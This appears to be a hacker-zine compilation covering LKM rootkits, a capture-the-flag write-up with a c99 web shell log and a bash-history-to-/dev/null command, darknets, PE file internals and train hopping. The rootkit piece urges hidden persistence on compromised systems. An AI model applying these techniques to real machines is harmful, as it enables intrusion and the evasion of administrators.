The two most valuable resources I found for kernel development were xen [5] and cscope [6]. Xen is virtualization software that allows you to run an instance of Linux on top of the current system. It is like virtually installing a whole other computer inside your computer. As you are writing kernel modules you will find that your mistakes may completely lock your running instance and or completely trash your file system. By developing on a virtual instance you can significantly increase system stability and decrease reboot time when locking up the virtual machine.

While tracing through kernel code you may end up cursing the time it takes to find certain symbols in the code... cscope to the rescue. Cscope will parse your code base and store all the symbols in a database creating a convenient resource for quickly navigating through the kernel source. To build a cscope database of the Linux kernel and jump to the file that defines the sys_call_table symbol you should run the following commands from the kernel source directory:

```
cscope -R
vim -t sys_call_table
```

The kernel debugging utilities that I began to look into were gdb [9], kdb [7] and kgdb [8]. Kdb and kgdb both enable the full suite of debugging capabilities available to gdb by patching the source of the kernel. I spent a lot of time trying to get these debugging patches to also work with the xen patches to no avail. The other problem with the kernel debugger patches is that they are only available for certain kernel versions. If you would still like to make use of these tools however you can download the required kernel and patch set, apply the patches, build the kernel and run it on the same machine or on another computer (kgdb requires accessing the patched kernel over a serial line).
Gdb by itself is marginally useful with a running kernel. You can run gdb on the Linux kernel with the command :

```
gdb <vmlinux> /proc/kcore
ie  zcat /boot/vmlinuz-2.6.16 > /tmp/vmlinuz
    gdb /tmp/vmlinuz /proc/kcore
    (gdb) symbol /boot/vmlinux-syms-2.6.16
    (gdb) p sys_call_table
```

You will want to build your target kernel with debugging symbols for this to work. You can additionally disassemble functions but that's about it; there is no way to set breakpoints, or step through the code... think about it, how could you?

Additionally there are two books that will be invaluable in wrapping you head around the architecture of the Linux kernel. Linux Kernel Development [2] by Robert Love, and Linux Device Drivers 3rd edition by Alessandro Rubini. The later is available for free in pdf form in the Linux Driver Development Kit [3]. Because of the sheer complexity and size of the Linux kernel, unless you have been hacking on it since version 1.x you are going to need some external documentation. Don't forget to follow up the reading of each of these chapters with some time in front of the computer actually poking around with the relevant source.

LKM security vectors:

One of the most exciting aspects of LKM's is that they provide a means for hiding the use of a system from the systems administrator. So the next time you have that 0-day buffer overflow, loaded with your local kernel root exploit, reverse shell, shell code combo, you can install your favorite LKM to maintain access to the system for as long as you need. There's no more need to stay up all night to get things wrapped up before the box gets discovered in the morning, finally a 8 hour day for the rest of us!

System call and VFS hijacking are the two most commonly used methods for hiding use of system resources. Starting with the 2.6 kernel however the sys_call_table symbol used to store references to the system calls is no longer exported publicly which is a dependency for the majority of the 2.2 and 2.4 LKM's. There is however two workarounds for this, one of which is searching for the symbols address in the System-map file as in the lvtes LKM [11] ie:

grep sys_call_table /boot/System.map-`uname -r`|awk '{print $1}'
This technique isn't very portable because it could be different from system to system. The other method is by searching through the data segment of the running kernel to find the starting address of the sys call table, which is the method of choice in the override LKM[4].

The most commonly hijacked system calls are getuid(), geteuid(), getuid32(), and geteuid32() for escalating privileges. Getdents() and getdents64() are intercepted for hiding the process id directories from procfs. Fork() and clone() are masqueraded to hide the children of hidden processes, and finally read() is overridden to hide access to misc files in /proc/net to hide used network ports.

A somewhat less cumbersome vector for hiding use of resources is to override a few of the VFS system calls that expose procfs to user space. Procfs is a in memory file system that keeps track of the kernel state; including process and network state. The earliest article I could find using this technique was phrack 58 by [13]. This method is implemented in the very robust LKM adore-ng [10]. Using this technique there is no need to locate the system call table, and there is no need to worry about forgetting to override a specific system call. Instead you are inserting a layer of indirection directly between user space and the kernel ABI that provides access to the data you are trying to hide.

The Override LKM [15] is a simple yet complete code base to use as a starting point for your Linux kernel security research. Override was written by GridKnight and Alishba and is the example code used in the article "How to Write a Rootkit" in issue 69 of Linux Magazine by Alishba. This root kit provides process hiding, simple tcp port hiding, and privilege escalation. Interaction with the module is provided by hijacking chdir() and taking action depending on which secret directory is passed as a argument.

Included below is a link to the forums page that includes the override source code refernced.

http://hackbloc.org/site/component/option,com_smf/Itemid,27/topic,339.0/

In conclusion Linux kernel development is a difficult and time consuming

project, but is totally possible for the beginner with the right resources. A focused effort involving a cycle of reading and testing will provide the best results. Being able to audit and have handy a fully featured rootkit can increase the amount of time that a compromised system remains available and decreases the amount of sleepless nights you will have to spend completing your project. Please feel free to illicit more detailed explanations, or elaborate on the above explanation in this articles forum of hackbloc.org at http://hackbloc.org/site/component/option,com_smf/Itemid,27/topic,339.0/ .

RESULTS OF THE 10-13-15 2006 'CAPTURE THE FLAG' COMPETITION

This document contains the results of the October 13th-15th ('06) weekend hacking competition as well as documents and analyzes some of the techniques used by the hackers playing the challenge. Of the five boxes set up during the weekend, the three we had setup at dai5ychain were all broken into and owned.

ghost: *Nomenumbra, the Gibsons*
petunia: *Ykstort, Wells, the Gibsons, frywire*
protea: *reZo*
ystort: *nobody*

Most of the hackers logging into the system tried to clear the temporary files they created as well as the .bash_history file. A common technique which was started very early into the game by some of the participants was to route ~.bash_history to /dev/null, preventing the system from capturing command line logs. this was done like: ln -s /dev/null ~.bash_history . We were able to recover [http://hackmeetingwiki.dai5ychain.net/drop/Presentations/capture_the_flag/results/protea/bashhistory.txt a small portion of one of the bash_history files].

Nomenumbra and The Gibsons were able to break in and own 'ghost OS X laptop' which had been preconfigured with dozens of CMS scripts and had been used in previous hacking challenges.

reZo was the only one able to root the Protea box although it is immediately unclear how s/he managed to elevate permissions. Ykstort had also tried to root the protea box by attempting to log in using the guest protea account. He then created a public_html directory in their home directory and copied a web shell. Many apache configurations by default will allow local users to have web accessible ~/public_html/ directories. By calling the web shell like /~protea/c99.php, the hacker was able to execute shell commands as the permissions of the web server (www-data) which also owned the /usr/www/ directory. Here is a clip from the apache [http://hackmeetingwiki.dai5ychain.net/drop/Presentations/capture_the_flag/results/protea/access.log.txt access.log]

6/Oct/2006:10:41:19 -0500] "GET /~protea/c99.php?act=img&img=ext_0verkill HTTP/1.1" 200 1034 "http://seedsforthe.noiseflower.com:8011/~protea/c99.php?act=ls&d=%2Fhome%2Fprotea&sort=0a" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7"

Wells, Ykstort, the Gibsons, and frywire were able to gain control of the petunia box by various web intrusion techniques. The box had been set up with apache2, mysql, php5, the latest version of phpmyadmin, and an older version of cutenews.

One technique which was used to gain access to the petunia box was to exploit the older and vulnerable version of cutenews. During the hackmeeting a live demonstration of this vulnerability was demonstrated. The vulnerability lies in the flood protection code where the scripts write header information provided by the client to the flood.db.php file. You can craft a http packet which contained a customized Client-Ip header which contained a bit of PHP code. By calling the flood.db.php file through the web browser, you were able to execute code running as permissions of the web user(www-data). We also demonstrated how to wget a reverse bindshell and set up netcat to receive an interactive shell which you can use to overwrite the hack.html file.

During the game, KuroiShi took control of the router and changed the port forwarding settings, redirecting incoming traffic to his own box on the network. He then created his own hack.html file on his system and the scoring server registered him as having control of the box.

Darknets and other Alternative Internets

The internet as we know it is structured and controlled by a conglomeration of corporations and governments. Their agenda is made more obvious by their attempts to increase their control over the net. This is shown when ISPs are cought cooperating with law enforcement to illegally tap phone and internet, or cooperation with media groups to enforce unjust copyright legislation, censorship of pro-democracy or oppositional political groups, and so on. Despite these attempts to control and monitor the free flow of information, internet technology itself knows no bounds and has created several temporary autonomous zones where entire networks of data exist. Hackers and activists are in unique positions to help develop alternatives to the commercial internet.

We will analyze and rate several popular darknets or other alternative internet systems. Qualities of good darknets would include 1. encryption/anonymity, 2. an open structure of posting data, and 3. stability, popularity, and usability.

Tor / Tor hidden services
Tor and onion routing in general works by routing encrypted traffic through a series of random nodes around the world, obscuring your original location to the destination server. Tor hidden services allows users to create an anonymous domain name only accessible to other Tor users and hides your true IP address by similar onion routing techniques.

Tor (commonly used with web proxy software Privoxy) is available for all operating systems and can be downloaded from the tor.eff.org website. All applications which support SOCKS proxies can be configured to work with Tor.

Some initial places to check out while on Tor:
* the Tor Hidden Wiki @ http://6sxoyfb3h2nvok2d.onion/ acts as a good start page

For browsing anonymous content on Tor:

* Search engines: Torgle @ http://5kdgyjnpcihfzskc.onion/ and http://nnqtnsoohprzqcke.onion

* Tor Onion Relay Chat (ORC) IRC server web/irc @ 3d2et7ek4jjhnv3k.onion first tor hidden services anonymous IRC server, most people hang out in #tor

Tor hidden services are remarkably easy to set up. Edit your torrc file, uncomment the lines listed below, and relaunch Tor. HiddenServiceDir will be automatically created and populated with several files, including 'hostname' which contains your randomly generated domain name for your hidden service(something like a5mlyybantmqyjh.onion). You can configure as many hidden services for as many ports as you like.

HiddenServiceDir /Library/Tor/services/hidden_service/
HiddenServicePort 80 127.0.0.1:80

pros: allows you to route all traffic through series of anonymous onion routers, as well as the ability to create domains only accessible to other tor users.
cons: speed is limited to the weakest link in the proxy chain, data leaving the tor exit nodes may be sniffed by vigilante white hats or government / law enforcement.

relakks
A project of the Swedish Pirate Party, relakks claims to be the 'first commercial darknet'. In practice, it is an encrypted VPN / PPTP connection whichall your traffic is routed through.

pros: all traffic is forwarded through relakk's anonymous VPN. they claim not to store any IP or traffic records.
cons: not truly a darknet or alternative internet, but an 'anonymous' gateway to the internet. it is also a commercial service

freenet
freenet, having been in active development for years, is possibly the most stable and populated anonymous 'darknet' we've seen. freenet is essentially an anonymous and encrypted distributed file storage system which stores portions of each 'freesite' amongst all connected nodes on the network. there are already large networks of controversial content available as it is in enough of a safe and reliable way of posting data.

freenet works by connecting and sharing data with other trusted users (nodes) on freenet. In order to get online, you have to set up a freenet node on your system, reference with other freenet users, and automatically / anonymously share portions of data on the freesite network. this also introduces an extra layer of security, allowing you to choose only trusted nodes to get on the darknet. if you want to find other general users to try to get on the network, or have other general questions regarding freenet, check out the irc server irc.freenode.net and join the channel #freenet-refs.

pros: distributed file storage system, built-in randomized proxies - and already has a wide network of documents and files only available on the darknet
cons: cannot post dynamic/interactive/database-driven websites due to the nature
of static file storage

http://freenetproject.org/

alternative DNS networks
Commercial internet depends on 13 master rootservers governed by the hierarchal domain authority ICANN. The majority of the rootservers are located in the US and are for the most part commercial or friendly to US interests. There are many alternative domain organizations which users can jump on to by configuring their systems to use the new DNS servers. Several of these groups allow users to create their own top level domains such as .indy or .glue, or are otherwise more friendly to the open source philosophy.

Several of these projects include OpenNIC, Public-Root, Open Root Server Confederation, UnifiedRoot, dot.love, and others.

pros: democratic DNS networks are not subject to the same commercial or authoritative regulations as the 'real' internet, many services allow you to create your own domains or TLDs for free, and at the same time be able to resolve traditional ICANN related domains.
cons: still depends on existing ISPs who at the moment do not support alternative DNS servers by default

[0x00] Table of Contents

[0x01] Intro
Hello folks and welcome to this article on the PE File format and the tricks you can play with it. In order to get the "maximum experience" out of this article you should be familiar with C/C++ and win32 x86 ASM programming (Intel syntax), have a mediocre knowledge of the windows operating system and have a general understanding of what the hell is going on on your b0x ;)

[0x02] General introduction
The PE file format is a file format for executables, object code and DLLs used by the windows operating system. The format is nothing else than a data structure containing the information needed for the windows loader to execute the contained executable code. For example, DLL references, resource data (images,etc), API export and import tables, thread-local storage data,etc,etc
Some file types using the PE format are .EXE,.DLL,.OBJ and .SYS files.

The PE-File format evolved from the MS-DOS executable format and is based on the UNIX COFF format and bears some similarities. The biggest reminiscent of it's MS-DOS heritage is the inclusion of MS-DOS executable stub displaying "This program cannot be run in DOS mode".

The PE file consists of a combination of headers detailing program structure and details on the program sections, necessary to run the app.
Some sections of interest are:
.text: The section usually containing the program code
.data: Holding global variables and other program data

.bss: Holding uninitialized data
.rsrc: Holding program resources

Another interesting section is the Import Address Table (IAT). The IAT table is used when a windows API is called. Because a compiled PE DLL/EXE cannot know in advance where the other DLLs it depends upon are located in memory, an indirect jump is required. As the dynamic linker loads modules and joins them together, it writes jump instructions into the IAT slots which point to the actual location of the destination function. A call to memcpy (located in msvcrt.dll), for example, might look like this in the application:

```
004012F9  |. C74424 08 0400>MOV DWORD PTR SS:[ESP+8],4            ; |
00401301  |. C74424 04 0020>MOV DWORD PTR SS:[ESP+4],testapp.0040200>; |
00401309  |. 8B85 F4FEFFFF  MOV EAX,DWORD PTR SS:[EBP-10C]        ; |
0040130F  |. 890424         MOV DWORD PTR SS:[ESP],EAX            ; |
00401312  |. E8 39050000    CALL <JMP.&msvcrt.memcpy>             ; \memcpy
```

and inside the IAT:

```
00401850   $-FF25 FC504000  JMP DWORD PTR DS:[<&msvcrt.memcpy>];
msvcrt.memcpy
```

To paint you a General look of what the PE file looks like:
[DOS HEADER]
[PE HEADER]
[SECTION HEADER TABLE]
[.text section]
[.data section]
[all other sections]

When a PE get's loaded, it is "mapped" into memory (from whereon it'll be called a module) at a certain base address, the so called "image base" (usually 0x400000), a value defined in the PE Header. This address is usually referred to as the HMODULE.

Let us first define some terms, to make discussion on this topic a bit easier:

0) Relative Virtual Address (RVA)

The offset from the base address of the executable image once it's mapped into memory. Note that this is not the same as the offset in the file on the disk, since in-memory sections need to be aligned to a specefic boundary. Hence, as a result, the module image of the PE will contain "holes", a bunch of unused (usually NOP) data, between sections.

1) Virtual Address

The full pointer into the address space of the process. VAs are the RVA + Base Address.

From the base address, all structures and data can be found at their respective offsets. After adjusting values, setting up tables and structures the loader will execute code at the so-called "Entry-point", which is usually the RVA of the .text section.

[0x03] PE Structures and data types

Now, let's take a look at all these "magical" PE values. All PE structures are defined in winnt.h, so use that for reference.

First, let's look at the DOS header, which is named IMAGE_DOS_HEADER in winnt.h:

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number (MZ, 0x4D5A)
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of the PE header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

The DOS header is obviously located right at the beginning of the PE mapping. The only interesting values (or at least, for this article) are e_magic, which MUST be 0x4D5A to identify it as a MS-DOS/PE executable (MZ, the initials of one of the designers of the MS-DOS exe format, Mark Zbikowski) and e_fanew,
which points into our PE headers.
Let's look at our good ol' PE header then:

```
typedef struct _IMAGE_NT_HEADERS {
        DWORD Signature; // PE signature, which must be
                         // IMAGE_NT_SIGNATURE (PE00 == 0x00004550)
        IMAGE_FILE_HEADER FileHeader;
        IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS,*PIMAGE_NT_HEADERS;
```

The PE Header is located at base_of_mapping+DosHeader->e_lfanew

Here we have our file header and the "optional header", the optional header is where it all happens, but let's first look at the file header anyway, since it does supply us with some needed info.

```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine; // The architecture type of the computer. An image file can
  // only be run on the specified computer or a system that emulates the specified
  // computer.
    WORD    NumberOfSections; // number of sections this PE contains
    DWORD   TimeDateStamp;   // The low 32 bits of the time stamp of the image.
    // This represents the date and time the image was created by the linker. The
    // value is represented in the number of seconds elapsed since midnight
    // (00:00:00), January 1, 1970, Universal Coordinated Time, according to the
    // system clock.
    DWORD   PointerToSymbolTable; // The offset of the symbol table, in
                                  // bytes, or zero if no COFF symbol table exists.
    DWORD   NumberOfSymbols;    // The number of symbols in the symbol table.
    WORD    SizeOfOptionalHeader; // The size of the optional header, in bytes. This
    // value should be 0 for object files
    WORD    Characteristics; // The characteristics of the image, this field tells us
    // quite something about the PE image
    /*   Possible values for the Characteristics field:
    IMAGE_FILE_RELOCS_STRIPPED
    0x0001 Relocation information was stripped from the file. The file must be loaded at
its preferred base address. If the base address is not available, the loader reports an
error.
```

IMAGE_FILE_EXECUTABLE_IMAGE
0x0002 The file is executable (there are no unresolved external references).
IMAGE_FILE_LINE_NUMS_STRIPPED
0x0004 COFF line numbers were stripped from the file.
IMAGE_FILE_LOCAL_SYMS_STRIPPED
0x0008 COFF symbol table entries were stripped from file.
IMAGE_FILE_AGGRESIVE_WS_TRIM
0x0010 Aggressively trim the working set. This value is obsolete as of Windows 2000.
IMAGE_FILE_LARGE_ADDRESS_AWARE
0x0020 The application can handle addresses larger than 2 GB.
IMAGE_FILE_BYTES_REVERSED_LO
0x0080 The bytes of the word are reversed. This flag is obsolete.
IMAGE_FILE_32BIT_MACHINE
0x0100 The computer supports 32-bit words.
IMAGE_FILE_DEBUG_STRIPPED
0x0200 Debugging information was removed and stored separately in another file.
IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP
0x0400 If the image is on removable media, copy it to and run it from the swap file.
IMAGE_FILE_NET_RUN_FROM_SWAP
0x0800 If the image is on the network, copy it to and run it from the swap file.
IMAGE_FILE_SYSTEM
0x1000 The image is a system file.
IMAGE_FILE_DLL
0x2000 The image is a DLL file. While it is an executable file, it cannot be run directly.
IMAGE_FILE_UP_SYSTEM_ONLY
0x4000 The file should be run only on a uniprocessor computer.
IMAGE_FILE_BYTES_REVERSED_HI
0x8000 The bytes of the word are reversed. This flag is obsolete.
*/
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;

The file header is located at
PE_Header+sizeof(DWORD) = (base_of_mapping+DosHeader->e_lfanew+4).

Now, the only fields that are of interest to us at the moment are NumberOfSections and SizeOfOptionalHeader.
the Optional Header is located at
PE_Header+sizeof(DWORD)+sizeof(IMAGE_FILE_HEADER);

#define IMAGE_NUMBEROF_DIRECTOR_ENTRIES 16 // 0 to 15

typedef struct _IMAGE_OPTIONAL_HEADER {
WORD Magic; // The state of the image file.
BYTE MajorLinkerVersion;
BYTE MinorLinkerVersion;
DWORD SizeOfCode; ***// The size of the code section, in bytes, or // sum of all such sections if there are multiple code sections***
DWORD SizeOfInitializedData; ***// The size of the initialized data section, // in bytes, or the sum of all such sections if there are multiple // initialized data sections***
DWORD SizeOfUninitializedData; ***// The size of the uninitialized data // section, in bytes, or the sum of all such sections if there are multiple // uninitialized data sections***
DWORD AddressOfEntryPoint; ***// A pointer to the entry point function, // relative to the image base address. For executable files, this is the // starting address. For Device drivers this is the address of the // initialization function. The entry point function is optional for DLLS. // When no entry point is present, this member is zero***
DWORD BaseOfCode; ***// A pointer to the beginning of the code section, // relative to the image base***
DWORD BaseOfData; ***// A pointer to the beginning of the data section, // relative to the image base***
DWORD ImageBase; ***// The preferred address of the first byte of the // image when it is loaded in memory. This value is a multiple of 64K // bytes. The default value for DLLs is 0x10000000. The default value // for applications is 0x00400000, except on Windows CE where it is // 0x00010000***
DWORD SectionAlignment; ***// The alignment of sections loaded in // memory, in bytes. This value must be greater than or equalto the // FileAlignment member. The default value is the page size for the // system.***
DWORD FileAlignment; ***// The alignment of the raw data of sections in // the image file, in bytes. The value should be a power of 2 between // 512 and 64K (inclusive). The default is 512. If the SectionAlignment // member is less than the system page size, this member must be the // same as SectionAlignment***
//***OS data***
WORD MajorOperatingSystemVersion;
WORD MinorOperatingSystemVersion;
WORD MajorImageVersion;
WORD MinorImageVersion;
WORD MajorSubsystemVersion;
WORD MinorSubsystemVersion;
DWORD Win32VersionValue;
DWORD SizeOfImage; ***// The size of the image, in bytes, including all // headers. Must be a multiple of SectionAlignment***
DWORD SizeOfHeaders; ***// The combined size of the MS-DOS stub, the // PE header, and the section headers, rounded to a multiple of the // value specified in the FileAlignment member***
DWORD CheckSum; ***// The image file checksum. The following files are // validated at load time: all drivers, any DLL loaded at boot time, and // any DLL loaded into a critical system process.***
WORD Subsystem; ***// The subsystem required to run this image. The // following values are defined (windows CUI (character user interface, // console mode), GUI, XBOX system,etc***
WORD DllCharacteristics;
// The following values speak for themselves
DWORD SizeOfStackReserve;
DWORD SizeOfStackCommit;
DWORD SizeOfHeapReserve;
DWORD SizeOfHeapCommit;
DWORD LoaderFlags;
DWORD NumberOfRvaAndSizes; ***// The number of directory entries in // the remainder of the optional header. Each entry describes a location // and size.***
IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
// A pointer to the first IMAGE_DATA_DIRECTORY structure in the data // directory

} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;

There are many data structures within executable files that need to be quickly located. Some obvious examples are the imports, exports, resources, and base re-locations. All of these well-known data structures are found in a consistent manner, and the location is known as the DataDirectory. The DataDirectory is n array of 16 structures. Each array entry has a predefined meaning for what it refers to. The IMAGE_DIRECTORY_ENTRY_ xxx #defines are array indexes into the DataDirectory (from 0 to 15).

The most interesting value here (for our goals) is obviously the AddressOfEntryPoint, which we will discuss later. The ImageBase normally doesn't differ from the standard, but when it does, it's important to know when Appending to the PE file (or employing EPO techniques for that matter) The Section and File Alignments are important in the perspective that they are needed to create a proper PE image.

Now, let us take a look at that interesting DataDirectory, containing some of the most interesting PE data.

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress; // this is an RVA not a VA, note that!
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Each RVA of an element in the array points to a respective data structure. For example, DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress points to an IMAGE_IMPORT_DESCRIPTOR structure.Finding out what structures belong to what kind of data isn't so hard when using the good ol' msdn ImageHlp reference (http://msdn2.microsoft.com/en-us/library/ms680195.aspx)
Now, if we look at our PE diagram again:

```
[DOS HEADER]
[PE HEADER]
[SECTION HEADER TABLE]
[.text section]
[.data section]
[all other sections]
```

We can see that right after the optional header (being the end of the PE Header) are our Section headers (ImageFileHeader->NumberOfSections in total) These sections are defined according to the IMAGE_SECTION_HEADER structure.

```
typedef struct _IMAGE_SECTION_HEADER {
        BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
                // section name, .text for example
        union {
                DWORD PhysicalAddress; // address in file
                DWORD VirtualSize;   // The total size of the section when
  // loaded into memory, in bytes. If this value is greater than the
  // SizeOfRawData member, the section is filled with zeroes. This field is
 // valid only for executable images and should be set to 0 for object files.
        } Misc;
        DWORD VirtualAddress; // RVA, The address of the first byte of the
  // section when loaded into memory, relative to the image base. For
  // object files, this is the address of the first byte before relocation is
 // applied.
        DWORD SizeOfRawData;  // The size of the initialized data on disk,
 // in bytes. This value must be a multiple of the  FileAlignment member
 // of the IMAGE_OPTIONAL_HEADER structure. If this value is less than
 // the VirtualSize member, the remainder of the section is filled with
 // zeroes. If the section contains only uninitialized data the member is
 // zero.
        DWORD PointerToRawData; // A file pointer to the first page within
 // the COFF file. This value must be a multiple of the FileAlignment
 // member of the IMAGE_OPTIONAL_HEADER structure. If a section
 // contains only uninitialized data, this member is zero.
        DWORD PointerToRelocations; // A file pointer to the beginning of
 // the relocation entries for the section. If there are no relocations, this
 // value is zero.
        DWORD PointerToLinenumbers; // A file pointer to the beginning of
 // the line-number entries for the section. If there are no COFF line
// numbers, this value is zero.

        WORD NumberOfRelocations; // The number of relocation entries for the
        // section. This value is zero for executable images.
        WORD NumberOfLinenumbers; // The number of line-number entries
       // for the section.

        DWORD Characteristics; // The characteristics of the image , section
        // flags so to say
        /*  Interesting possible values:
        IMAGE_SCN_CNT_CODE
          0x00000020 The section contains executable code.
        IMAGE_SCN_CNT_INITIALIZED_DATA
          0x00000040 The section contains initialized data.
        IMAGE_SCN_CNT_UNINITIALIZED_DATA
          0x00000080 The section contains uninitialized data.
        IMAGE_SCN_MEM_SHARED
          0x10000000 The section can be shared in memory.
        IMAGE_SCN_MEM_EXECUTE
          0x20000000 The section can be executed as code.
        IMAGE_SCN_MEM_READ
          0x40000000 The section can be read.
        IMAGE_SCN_MEM_WRITE
          0x80000000 The section can be written to.
        */
} IMAGE_SECTION_HEADER,*PIMAGE_SECTION_HEADER;
```

At a minimum, there are usually at least two sections in a PE file: one for code, the other for data. Commonly, there's at least one other type of data section in a PE file. Now that we have taken a look at the structures and you've gotten a bit familiar with them, it's time to get our hand dirty!

(Dark Side Continued Next Issue...)

[0x04]Resources:

http://msdn.microsoft.com/msdn mag/issues/02/02/PE/default.aspx
http://msdn2.microsoft.com/en-us/library/ms680195.aspx
"Appending to the PE File" Lord Julus - 1999
http://vx.netlux.org/lib/static/vdat/tuappend.htm
"Entrypoint Obscuring," GriYo, http://vx.netlux.org/lib/vgy01.html
"Fighting EPO viruses," Piotr Bania, http://vx.netlux.org/lib/apb00.html

[0x05] Shoutz'n greetz

Shouts and greets go to the Nullsec folks ;), the whole of RRLF, the .aware crew, xzziroz, PullThePlug, SmashTheStack, HackThisSite, the #dutch folks , #vxers and #vx-lab on undernet, irc.blackhat.ru, what's left of 29A and every true blackhat and scene lover out there, stick together guys!

Preface:
This is a two part article on hopping freight trains. The first part deals with some of the technology and common sense that can be used when riding freights. The second part is the adventure log of evoltech and haifleisch as they rode therails from SF to NY for HOPE6. Miscellaneous contributions were provided by hobocore.

Some of the topics discussed here may be illegal and are definitely dangerous, you are the only one responsible for keeping your self out of jail, with all body parts intact, and out of Elko, NV.

Pretty much the whole time we were out on the road I had the song Steamroller by the Adicts [8] stuck in my head. You should probably listen to it on repeat like the whole time you are reading this.

Intro:
HOPE6 was quickly approaching and I thought it would be a great excuse to finally try and learn how to hop trains. After talking to a whole lot of experienced riders, searching on line, and reading Hopping Freight Trains In America by Duffy Little John[1], I decided to give it a shot.

Sometime after the May day action in SF I got all excited about using scanners to get behind the scenes info. I got the idea to try and use a scanner to make life a little easier when trying to catch trains near yards, and especially since I was unable to get a hold of a crew change. A Crew Change is a zine put out yearly by traindoc. It includes information about the common stops for trains, good points to catch out from, schedules, and various other tidbits of information. I still haven't seen a crew change to this day and am starting to think that they are fictional objects like snipe, and I have been sent on searches for them, as older / more experienced riders all have a good laugh together at my expense.

In the sections below I will talk about the use of scanners, freight train tracking, using the rail lights, mapping your trip, identifying a good car ,and some common sense tips.

Scanners:
Any scanner that is capable of searching and locking on the 160-161 MHz range will do. alx was so kind as to let me borrow his Radio Shack Pro-82 [2]. This turned out to be all we needed to pick up all 96 of the AAR (American Association of Railroads) channels. There were however a few features missing. If you have the resources I recommend that you get a hold of a scanner that has a "Dual Channel Watch" feature as it seemed common that crew, engi-

neers, and bulls would use two channels at once to simulate full-duplex communication. If you have a little more cash (or luck) and you should get a dual trunking scanner so you will also be able to pick up the local police frequencies which comes in handy for local operations during street actions. You will also most definitely want to have a scanner that has an audio out jack and a decent durable set of headphones. Scanners “sqwak” a lot and in nearly all situations you will find yourself in where you need to get train / yard information you do not want to be seen or heard.

AAR Frequencies:

The FCC has assigned the range of 160.110 megahertz to 161.565 megahertz, in 15 kilohertz increments to the Association of American Railroad [3]. These frequencies were programmed into the PRO-82 by hand because I did not have the data cable to connect the laptop to the scanner. As there are only 96 channels it didn’t take too long. The channels for the most part seem to be arbitrarily used. From my experience though it seemed that most yards used channels in the lower end of the list where channel 6 was seen most frequently. I separated the channels into 5 banks of 20 which allowed me to scan through all of them in succession. You will have to see your scanners documentation to figure out how to set this up. There are a number of pages on the Internet that attempt to track the channels that are used by different rail lines, yards, and control towers [4]. These lists are contributed by hams local to the area they are relevant too. I found that they are frequently incorrect, your mileage may vary.

The conversations that I overheard throughout our travels varied. The communication between yard workers assembling consists was useful because we could get a idea of the type of line that would be coming through, and sometimes the destination. If you get spotted in a yard you may also get word of this a head of time on any of the control operations, yard crew, or bull channels. Be alert, stay covert! The communication between the engineers and the control tower was the most useful however. The details on this line were usually as detailed as: the engine number, number of cars in the consist, cardinal direction, whether or not a crew change would be happening, and how fast the train was permitted to pass through the yard. This is where the dual watch feature will come in handy. Once you find the yard channel (yard crew, tower operations, bull) you are interested in you can scan for the incoming / outgoing train channel. Once you lock in the train channel you will have access to the full duplex communication between operators. Own3d! This was simulated in the PRO-82 by locking in on the control tower once found and then setting the train channel as a “priority” channel.

Another set of frequencies not listed with the standard AAR channels are the EOT channels. These channels usually carry automated communication from end cars that will describe the number of cars in a consist and the current mile marker it just hit. This would be a good time to make a mental note to include mile markers with your maps. These channels are on 457.9375 MHz and 452.9375. I noticed that the communication on these channels is sometimes unrecognizable by humans, but at the very least if your scanner picks up on those channels you will know a train is about 3 - 5 miles away.

Commonly used scanner communication is filled with rail road jargon that can be cryptic. It is a good idea to get out near the yard with your scanner and spend some time listening in before you head out on the road. Fortunately there are a number of websites set up that have on line streams of local yard traffic [5]. You will also want to get up to up to speed on the common jargon used on these channels, wikipedia has a great page on this [6]. Before heading out on our trip I spent about two months listening to the communication from different yards on railroadradio.net. I also spent a little time riding around the local yard on my bike discovering the other channels that were used and their purpose. As with all actions the amount of surveillance you do a head of time will make deployment that much easier, accurate, and timely.

Freight Train Tracking:

There are a number of resources available to freight train customers to track their cargo. These tools can be used by the hopeful train hopper to get crucial info while on the road as well as building time tables for the trip. When planning your trip you will want to know the following info: frequency of high priority freights, crew change points, and common departure times. There used to be publicly available freight tracking tools on uprr.com and bnsf.com but were password protected sometime around 2006-09-01. Social Engineering accounts on these websites and setting up a SMS proxy would be a great article for the next HTZ.

